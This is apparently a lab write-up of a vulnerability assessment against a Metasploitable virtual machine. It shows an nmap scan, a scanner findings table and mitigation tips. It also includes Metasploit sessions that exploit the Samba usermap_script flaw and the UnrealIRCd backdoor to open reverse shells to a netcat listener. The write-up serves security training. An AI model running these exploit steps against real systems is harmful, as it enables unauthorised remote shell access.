Introduction to Vulnerability Assessment

Target

Ip Address [redacted]

Tool Used: Nmap (Network Mapper)

1. Purpose of the Scan: The goal of this scan was to perform a service and version detection along with an aggressive scan to enumerate possible vulnerabilities and configurations of the target system. The command used includes:


-sV: Enables service and version detection

-O: The "-O" option in Nmap enables operating system detection

-Pn: This option in Nmap disables host discovery, meaning Nmap will assume all targets are up and proceed with the scan without performing any additional checks to verify if the hosts are active.


2. Summary of Findings: Below is a sample of what an output may typically include:

Open Ports and Services:



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -O [redacted] -Pn
[sudo] password for k
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-10 06:43 EDT
Nmap scan report for 192.168.240.129
Host is up (0.0012s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:7E:3E:85 (VMware)
```

3. Vulnerability Insights: Based on the version detection, here are possible vulnerabilities:




Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0 *	8.4	0.6132	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	10.0			Canonical Ubuntu Linux SEoL (8.04.x)	General	1
CRITICAL	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8	8.9	0.9447	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers	1
CRITICAL	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2
CRITICAL	9.8			Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	...	...	...	2 SSL (Multiple Issues)	Gain a shell remotely	3
HIGH	7.5 *	7.4	0.4664	rlogin Service Detection	Service detection	1
HIGH	7.5 *	7.4	0.4664	rsh Service Detection	Service detection	1
HIGH	7.5	5.9	0.7865	Samba Badlock Vulnerability	General	1
HIGH	7.5			NFS Shares World Readable	RPC	1
MIXED	...	...	...	15 SSL (Multiple Issues)	General	28
MIXED	...	...	...	5 ISC Bind (Multiple Issues)	DNS	5

Host Details

IP: [redacted]
MAC: [redacted]
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Start: May 7 at 6:12 AM
End: May 7 at 6:21 AM
Elapsed: 9 minutes
KB: Download

Vulnerabilities




□	MIXED	...	...	...	15 SSL (Multiple Issues)	General	28
□	MIXED	...	...	...	5 ISC Bind (Multiple Issues)	DNS	5
□	MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	2
□	MEDIUM	6.5			Unencrypted Telnet Server	Misc.	1
□	MEDIUM	5.9	4.4	0.027	SSL Anonymous Cipher Suites Supported	Service detection	1
□	MEDIUM	5.9	3.6	0.8991	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)	Misc.	1
□	MIXED	...	...	...	6 SSH (Multiple Issues)	Misc.	6
□	MIXED	...	...	...	3 DNS (Multiple Issues)	DNS	4
□	MIXED	...	...	...	3 HTTP (Multiple Issues)	Web Servers	3
□	MIXED	...	...	...	2 SMB (Multiple Issues)	Misc.	2
□	MIXED	...	...	...	2 TLS (Multiple Issues)	Misc.	2
□	MIXED	...	...	...	2 TLS (Multiple Issues)	SMTP problems	2
□	LOW	3.7	4.5	0.9403	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)	Misc.	1
□	LOW	2.6 *			X Server Detection	Service detection	1
□	LOW	2.1 *	2.2	0.0037	ICMP Timestamp Request Remote Date Disclosure	General	1
□	INFO	...	...	...	6 SMB (Multiple Issues)	Windows	7
□	INFO	...	...	...	2 TLS (Multiple Issues)	General	4

Here's a breakdown of the vulnerabilities identified in the provided images:

- **UnrealIRCd Backdoor Detection: A backdoor was detected in Unreal IRCd.**
  - **Severity: Critical**
  - **CVSS: 10.0**

Samba Badlock Vulnerability:


- **Severity: High**
- **CVSS: 7.5**
- **CVE: Not listed**



```
msf6 >
msf6 >
msf6 >
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.240.129
RHOSTS ⇒ [redacted]
msf6 explo[redacted]usermap_script) > set LHOST 192.168.240.134
LHOST ⇒ [redacted]
msf6 exp[redacted]samba/usermap_script) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.240.134:5555
[*] Command shell session 1 opened [redacted] → [redacted]) at 2025-05-13 07:39:52 -0400

pwd
/
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:7e:3e:85
```

- **Samba Badlock Vulnerability:**
  - **Apply the security patches for the Samba Badlock vulnerability. Upgrade Samba to the latest version.**
- **SMB (Multiple Issues):**
  - **Keep SMB service updated, apply security patches and restrict access.**

Output:




```
LPORT ⇒ 5555
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on[redacted]
[*] Command shell session 1 opened[redacted] →[redacted]) at 2025-05-13 07:39:52 -0400

pwd
/
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:7e:3e:85
          inet add[redacted]Bcas[redacted]  Mas[redacted]
          inet6 add[redacted]fe7e[redacted]Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3775 errors:3 dropped:14 overruns:0 frame:0
          TX packets:3318 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:281460 (274.8 KB)  TX bytes:312128 (304.8 KB)
          Interrupt:17 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr[redacted]  Mask:[redacted]
          inet6 addr: ::1/128 Scope:[redacted]
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1080 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1080 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:504149 (492.3 KB)  TX bytes:504149 (492.3 KB)

pwd
/
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Mitigation:-

According to the most recent version of the "cve_codes_for_vulnerabilities" immersive, the mitigation for UnrealIRCd Backdoor Detection is:


- **Upgrade UnrealIRCd to a version that does not contain the backdoor. Ensure the source of the upgrade is a trusted source to avoid installing compromised software.**

Output:




```
msf6 > search unrealirc

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
                                       l
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

use pointer inside or press Ctrl+G.



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] [redacted] - Connected to [redacted]
```

ouse pointer inside or press Ctrl+G.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp [redacted]
listening on [redacted] ...


connect to [redacted] from (UNKNOWN) [192.168.240.129] 51832
sh: no job control in this shell
sh-3.2# sh-3.2# sh-3.2# unmae -a
sh: unmae: command not found
sh-3.2# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2# █
```